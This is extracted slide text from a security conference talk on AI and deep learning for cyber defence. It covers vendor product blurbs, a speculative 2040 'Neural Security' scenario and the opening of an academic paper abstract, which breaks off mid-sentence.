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
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Mapping 21stC Social Media Networks: *LinkedIn (Probert)*



Mapping 21stC Social Media Networks: *LinkedIn (Probert)*



Deep Learning & Neural Networks

Advanced CyberSecurity Solutions

ARTIFICIAL INTELLIGENCE

Early artificial intelligence stirs excitement.



MACHINE LEARNING

Machine learning begins to flourish.



DEEP LEARNING

Deep learning breakthroughs drive AI boom.



NVIDIA – Machine Learning GPUs & Deep Learning Institute

www.nvidia.com

Deep Learning & Neural Networks

Advanced CyberSecurity Solutions

HOW A DEEP NEURAL NETWORK SEES





Image source: "Unsupervised Learning of Hierarchical Representations with Convolutional Deep Belief Networks" ICML 2009 & Comm. ACM 2011. Honglak Lee, Roger Grosse, Rajesh Ranganath, and Andrew Ng.

Deep Learning & Neural Networks

Advanced CyberSecurity Solutions



Deep Learning & Neural Networks

Advanced CyberSecurity Solutions

How Artificial Intelligence Will
Secure the 21st Century

Machine Learning and Mathematics Introduce a Brave New World
of Predictive Cybersecurity That Rewrites the Rules of Protection

www.cylance.com/content/dam/cylance/pdfs/white_papers/AI_and_Machine_Learning.pdf



CYLANCE™

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


DeepInstinct: Real-Time APT Protection



DATA
TRAINING

Each object is broken-down into its smallest parts. Process is agnostic to the data's origin



DEEP
LEARNING

Proprietary, deep learning algorithms. Continuous learning



PREDICTIVE
CAPABILITIES

Lightweight, real-time cyber intelligence distributed across the organization's infrastructure

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**

***** APT = Advanced Persistent Threat *****
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DeepInstinct: Real-Time APT Protection

Our Value: Zero-Day and APT Prevention

Real-time APT detection and prevention

Deep Instinct enables real-time detection AND prevention capabilities of first-seen malicious activities on all organizational assets.

Deep Instinct's accurate prediction capability is enabled by its proprietary Deep Learning algorithms.

Prediction of future cyber threats

Infrastructure agnostic

- **Mobile:** Immediate on-device decision
- **Endpoints:** Pre-execution action. Faster than real-time!

Light prediction model enables direct action on the device without any external dependency.

Connectionless

www.deepinstinct.com

Fast and easy deployment

Light agents enabling a smooth deployment with no impact on the entire organization's assets.

deepinstinct

Provides **Deep Learning CyberSecurity** for **APT Protection** of **Mobile & End-Points!**

*** **APT** = **Advanced Persistent Threat** ***
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Senseon: Enterprise AI-Enabled “Cyber Intelligence & Analysis”...

Technology

Product

News



SENSEON

Intelligence led.
Machine learning driven.



At Senseon we are shifting the paradigm of how intelligence is used in cyber defence. Senseon automatically observes activity from every perspective and uses AI to calculate the next optimal investigative move... before we have even alerted you.

Request our White Paper

Book a demo



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Senseon: Enterprise AI-Enabled “Cyber Intelligence & Analysis”...

Technology

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News



SENSEON

Intelligence led.
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[Request our White Paper](#)

[Book a demo](#)



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SingularityNet: Platform for AI Economy

- Distributed **Blockchain** Payment Net -



Features / Team / Blog / Join

Towards the Singularity

Emergent artificial general intelligence in the AI economy

The proliferation of AI will be one of the biggest growth opportunities this century, with the market forecasted to grow from \$234 billion in 2017 to \$3.1 trillion by 2025.

As the first platform enabling AIs to coordinate resources and capabilities at scale, SingularityNET is positioned as a critical mediator across all future AI developments.

SingularityNET offers organizations massive financial and operational advantages. The network creates the first interoperability standards for AIs, radically improving the process of discovering and coordinating AI services, while allowing developers to easily monetize AI tech. All of this is made possible through a streamlined, scaleable system for payments through the AGI token.




Launch: *Oct 2017* - **Web:** [singularityNet.io](https://singularitynet.io) - **Founder:** *Dr Ben Goertzel*

*Cyber*Vision 2020-2030 & *Beyond*!...




7 – Scenario 2040: Artificial Silicon Life! “Neural Security”



Artificial Intelligence: “HAL 9000”

- 2001 - *A Space Odyssey* (1968) -



A Space Odyssey - 1968 – 2018 – 2068 - Artificial Silicon Life?

Artificial Intelligence: “HAL 9000”



A Space Odyssey - 1968 – 2018 – 2068 - Artificial Silicon Life?

38th International East-West Security Conference


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Scenario 2040: “*Neural Security*”

- Full Implementation of Intelligent & Adaptive Cybersecurity across the *Extended Enterprise*
- *Autonomous “Alerts”* and Real-Time AI/ML-based Cyber Event, Traffic & User Modelling
- New Scaled Architectures and Operational Standards for *“Smart Systems”* – Smart Devices, Business, Cities, Government, Economy & Society
- *Quantum Cryptography* for “Unbreakable Codes”!
- Cybersecurity Operations transition to become Ultra-Intelligent – *“Neural Security”* – through Embedded “AI-Security Bots” for Real-Time Defence

Scenario 2040: *“Neural Security”*



EEG powered by BCI4AS | SIFT

Scenario 2040: Cyber Defense – NATO & Canada

The Future Security Environment 2013-2040



Canada National Defence / Défense nationale

Canada

2011 3rd International Conference on Cyber Conflict
C. Czosseck, E. Tyugu, T. Wingfield (Eds.)
Tallinn, Estonia, 2011 © CCD COE Publications

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Artificial Intelligence in Cyber Defense

Enn Tyugu
R&D Branch
Cooperative Cyber Defense Center of Excellence (CCD COE)
and Estonian Academy of Sciences
Tallinn, Estonia
tyugu@ieee.org

Abstract- The speed of processes and the amount of data to be used in defending the cyber space cannot be handled by humans without considerable automation. However, it is difficult to develop software with conventional fixed algorithms (hard-wired logic on decision making level) for effectively defending against the dynamically evolving attacks in networks. This situation can be handled by applying 